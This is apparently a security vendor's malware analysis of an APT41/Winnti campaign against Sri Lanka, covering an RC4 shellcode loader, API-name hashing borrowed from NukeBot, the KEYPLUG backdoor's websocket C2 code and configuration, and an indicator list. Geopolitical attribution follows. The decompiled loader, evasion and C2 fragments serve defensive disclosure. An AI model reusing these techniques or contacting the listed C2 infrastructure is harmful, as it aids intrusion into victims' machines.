
*Vlog.ipdb* will first fetch RIP value

After that, it will locate the DLL inside it using its relative offset. This time, attackers went more standard and encrypted the DLL using regular RC4:

```
generateRC4Sbox(rc4SBOX, embeddedStruct_1->key, embeddedStruct_1->sizeKey);
sizeMZ = embeddedStruct_1->sizeMZ;
v9 = 0;
if ( sizeMZ > 0 )
{
    MZ_file = MZ_file_1;
    do
    {
        v2 = (v2 + 1) % 256;
        v11 = rc4SBOX[v2];
        v9 = (v11 + v9) % 256;
        rc4SBOX[v2] = rc4SBOX[v9];
        rc4SBOX[v9] = v11;
        *MZ_file++ ^= rc4SBOX[(v11 + rc4SBOX[v2]) % 256];
        --sizeMZ;
    }
    while ( sizeMZ );
}
miniIat = mini_iat;
return mapAndExecuteDLL(&miniIat, MZ_file_1);
```

*RC4 decryption algorithm*

The RC4 key is contained inside the *vlog.ipdb* shellcode. This key was found in our sample xored with the value 0x63. The used key was *ytveX05ICYreUzo4* :



*RC4 key was protected by a simple xor*

This loader will use some Windows APIs by first fetching the *kernell32.dll* location (using the PEB) and then fetching the required libraries using its name. Malicious shellcode uses hash algorithms or CRCs in order to hide these required function names to avoid triggering alarms. The malware hashes all function names (bruteforce style) and when one matches that means the required function has been found.

The used hash algorithm has clear similarities with other known algorithms and was used once before, in an old malware called Nuclear Bot (NukeBot) described [here](#) . It turns out that the source code was leaked at some point, so attackers could have developed this one inspired by the old Nuclear Bot.

<pre>name = "LoadLibraryA" hash_val = 0  for i, c in enumerate(name):     if i &amp; 1:         v6 = ~(ord(c) ^ (hash_val &gt;&gt; 5) ^ (hash_val &lt;&lt; 11)) &amp; 0xffffffff     else:         v6 = (ord(c) ^ (hash_val &gt;&gt; 3) ^ (hash_val &lt;&lt; 7)) &amp; 0xffffffff     hash_val ^= v6  hash_val = hash_val &amp; 0x7fffffff print hex(hash_val)</pre>	<pre>while ( 1 ) {     v10 = 0;     v11 = (a1 + *v7);     for ( i = 0; ; ++i )     {         v14 = *v11;         if ( !*v11 )             break;         ++v11;         if ( (i &amp; 1) != 0 )             v13 = ~(v14 ^ (v10 &gt;&gt; 5) ^ (v10 &lt;&lt; 11));         else             v13 = v14 ^ (v10 &gt;&gt; 3) ^ (v10 &lt;&lt; 7);         v10 ^= v13;     }     if ( v10 == a2 )         break;     ++v2;     ++v7;     if ( v2 &gt;= v8 )         return 0i64; }</pre>
--	--

*NuclearBot hashing algorithm (source netscout.com) and vlog.ipdb's are identicalCaption*



## Fourth stage - KEYPLUG

After all these steps, attackers managed to inject shellcode that was encrypted in a file called *vlog.ipdb*. Every *vlog.ipdb* had a different hash (as these were encrypted using different serial numbers). However, after decoding them, we found that the injected file was the same for all victims.

Interestingly, *vlog.ipdb* was found protected twice, one protection due to DBoxAgent and one due to SerialVlogger and is a backdoor that matches the KEYPLUG family. This [report](#) also describes some of the functionality carried out by KEYPLUG at the end of it. The following configuration was used:

**WSS://162 [.]159.200.0/24;162[.]159.36.0/24;172[.]67.192.0/24;104[.]27.96.0/24:443| WSS://162 [.]159.200.0/24;162[.]159.36.0/24;172[.]67.192.0/24;104[.]27.96.0/24:443 |360| 5 |1| dash[.]lcmbk.com:443**

The backdoor relies on the websocket protocol to carry out its activities:

```
memset(v36, 0, sizeof(v36));
sprintf(v36, "%s:%d", domainWss, port);
memset(v37, 0, sizeof(v37));
memset(data, 0, sizeof(data));
v25 = GetTickCount();
v26 = GetTickCount() % 0x2710;
v27 = GetTickCount();
sprintf(
    v37,
    "GET / HTTP/1.1\r\n"
    "Connection: Upgrade\r\n"
    "Pragma: no-cache\r\n"
    "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9%d.0.%04d.%03d "
    "Safari/537.36\r\n"
    "Accept-Encoding: gzip, deflate\r\n"
    "Upgrade: websocket\r\n"
    "Sec-WebSocket-Key: %s\r\n"
    "Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits\r\n"
    "Sec-WebSocket-Version: 13\r\n"
    "Host: %s\r\n"
    "\r\n",
    v27 % 0xA,
    v26,
    v25 % 0x3E8,
    v34,
    generalDomain);
if ( !(unsigned int)WolfSSLwrite(struct_v8->ssl, (_int64)v37, strlen(v37))
    || WolfSSLrecv(struct_v8->ssl, data, 2048, v28) <= 0 )
{
    WSAGetLastError();
LABEL_31:
    closeSocket(struct_v8_);
    return -1;
}
```

*Keyplug (Windows version) code fragment, establishing communication using websockets*

By using this backdoor, attackers were able to fully control victims' machines. We can see why attackers protected that final stage. Keyplug is a very complete and complex backdoor with 4 different modes (HTTP, TCP, UDP and Websockets). This sample is truly an advanced piece of malware, so we may cover it in a future report.

# Attribution

This whole attack has Winnti signatures fingerprints all over it. The most significant one probably is the use of KeyPlug malware, which is exclusively used by this group, and most likely developed by them. We have seen multiple custom encoding algorithms (as the one described in DBoxAgent or the one found in SerialVlogger) that are also a team signature.

The usage of VMProtect in some of the intermediate files is a known TTP for Winnti. Finally, victimology also matches with the group's usual targets. It is true that attacks in Sri Lanka haven't been documented yet, but China's interests in this island is not something new. Next lines will cover these possible interests.

## Sri Lanka and China - A little bit of history

Sri Lankan recent history is defined by its long civil war. This war was almost 30 years long and ended in **2009** . The main reasons were disputes between Tamils (with the LTTE group Liberation Tigers of Tamil Eelam) and the Sinhalese, which represented the majority of the population and the government. In 2005, Mahinda Rajapaksa won the national elections, and during his mandate LTTE was defeated. That increased the popularity of Rajapaksa's clan and many of its family members were later included in political **institutions** .

However, it is believed that Rajapaksa brought a secret ally that supported their victory. An interesting article **Riding with the Devils: China's Role in the Cambodian and Sri Lankan Conflicts** talks about Rajapaksa's victory " *China became the most important military ally and aid provider [...] According to Stockholm International Peace Research Institute (SIPRI) data, China has exported arms worth US\$638 million to Sri Lanka [...] China clearly turned out to be the main provider of weapons for Sri Lanka[...]* ". We can see that China's interests in Sri Lanka began decades ago.

After the war, China kept showing interests in the country. Rajapaksa leveraged that interest to finance numerous projects, like the Lotus Tower (\$113 million), the Rajapaksa International Airport (\$250 million) or the Hambantota International Port (\$1.5 Billion). All of these were financed by China or Chinese companies. Moreover, Sri Lanka started to build a dangerous debt.



Columbus Lotus Tower

In the case of Hambantota, CMPort (China Merchants Port) ended up obtaining a 99 year lease in 2017, as Sri Lanka couldn't afford the cost. Even though the use of the port was intended for commercial purposes, we can see how this agreement already triggered some alarms. For instance, Anjelina Patrick, Research Associate at the National Maritime Foundation (NMF) wrote *"[...] internal security of the port will be controlled only by the Chinese company, thus providing a loophole to Chinese employ the military for the internal security role. Therefore, the Lankan government has indicated that [...] it would neither affect the sovereignty of the country nor lead to any inimical military presence"* . She also expressed concerns about the Chinese debt trap.

This debt trap **has even been claimed by individuals like Richard Moore** , the head of Britain's foreign intelligence agency (MI6): *"China lends money to other countries, which end up having to cede control of key assets if they can't meet their debt repayments [...]. One example often cited by critics of China is Sri Lanka, which years ago embarked on a massive port project in Hambantota with Chinese investment"*.

## **Sri Lanka and China - Current situation**

Sri Lanka's financial problems became worse over time. Corruption, COVID-19, terrorism, debts and wrong financial decisions ended up in a bankrupt country. Gotabaya Rajapaksa (Mahinda

Rajapaksa's brother and president at the time) finally left the country in July 2022. At the time of writing, the country faces an inflation of around 80%, and a debt near 120%. The population is experiencing serious troubles as basic needs are often not met and foreign aid to get out that situation is needed.

We have seen how China has demonstrated interest about the island, and played an important role in its fate. Sri Lanka's location in South Asia is strategic for China as it has open access to the Indian Ocean and is close to India. Looking at the cyberattack performed by APT41, it happened in mid August just when the Yuan Wang 5 Chinese ship docked at Hambantota's port.



*Sri Lanka's location is attractive due to its proximity to India and Indian Ocean*

# Conclusion


Winnti remains active and its arsenal keeps growing as one of the most sophisticated groups nowadays. We have never seen Winnti use Dropbox as C&C before but it seems that using these cloud services for malicious purposes has become more popular among actors.

Some may think that China is taking advantage of Sri Lanka's weaknesses and that the PLA could have in mind military activities at Hambantota. China's military expansion is something that has already happened. Back in 2017, we saw how they opened the [PLA Djibouti base](#) , a naval base located in the horn of Africa (Djibouti also has a big debt [owed to China](#) ).

China's version is that the ship " was conducting scientific research in accordance with international law" . On the other hand, "US Defense Department says the ship is under the command of the People's Liberation Army (PLA)[...]" and in particular, under Strategic Support Force (SSF) "a theater command-level organization established to centralize the PLA's strategic space, cyber, electronic, information, communications, and psychological warfare missions and capabilities" More information [here](#) and [here](#) . Of course, we cannot state that both events (cyberattack and ship arrival) are related but we just point out how both happened at the same time along with China's existing interests in Sri Lanka.

Western countries have also made some moves. Geopolitically, it would be a poor decision to leave Sri Lanka with China as the only alternative. The Indian and Sri Lanka governments have been in talks about debt restructuring and it is expected that the IMF will approve a \$3 billion loan to the country in December.

Once we identified this campaign, we reached out to Dropbox and they immediately disabled the account that was used as a C&C server. Malwarebytes customers are protected against this attack; the new backdoor we found is detected as Trojan.DBoxAgent.





# Indicators of Compromise (IOCs)

Indicator	Type	Description
hxxps:// drive[.]google[.]com/u/1/ uc? id=1BzqN5BUfLJ8aOLRfKNa RdL4e1jg8X2PU&export=do wnload	URL	ISO download link on Google Drive
a9d967243678d31ba5027d 1802fbc1606c10b7743d6d 6851eddc32b9281eb2f6	SHA256 Hash	ISO file
1fd0018a96a1171470f84d4 d745cf11c246b785d3b60fb 957c0677399d597291	SHA256 Hash	ISO file
be7f7955a296874f238da6e c5b63ffec995429ee1833e7 fbcc294e36eeacbca4	SHA256 Hash	Shortcut (LNK) file
904189ef4cec6ad4603918 e63e0b2e477cb11503315a d3822437ee75920793f4	SHA256 Hash	DBoxAgent
8dc38dcd26c62e93c81e7f 4408b83ec4d2adfe9a06cf ebef0de945b338ec3c8b	SHA256 Hash	SerialVLogger
206e93703e8d518ebe750 593ff0c41b3c7ec3fd2fda2e 107341ebc2889ee061c	SHA256 Hash	Loader
	SHA256 Hash	KeyPlug

---

<b>Indicator</b>	<b>Type</b>	<b>Description</b>
67baf182cad7c65df8fe392 0d6b58293c5e0c9cb574d 43abd045077a1d33fc67		
dash[.]lcmbk[.]com	Domain	Winnti-APT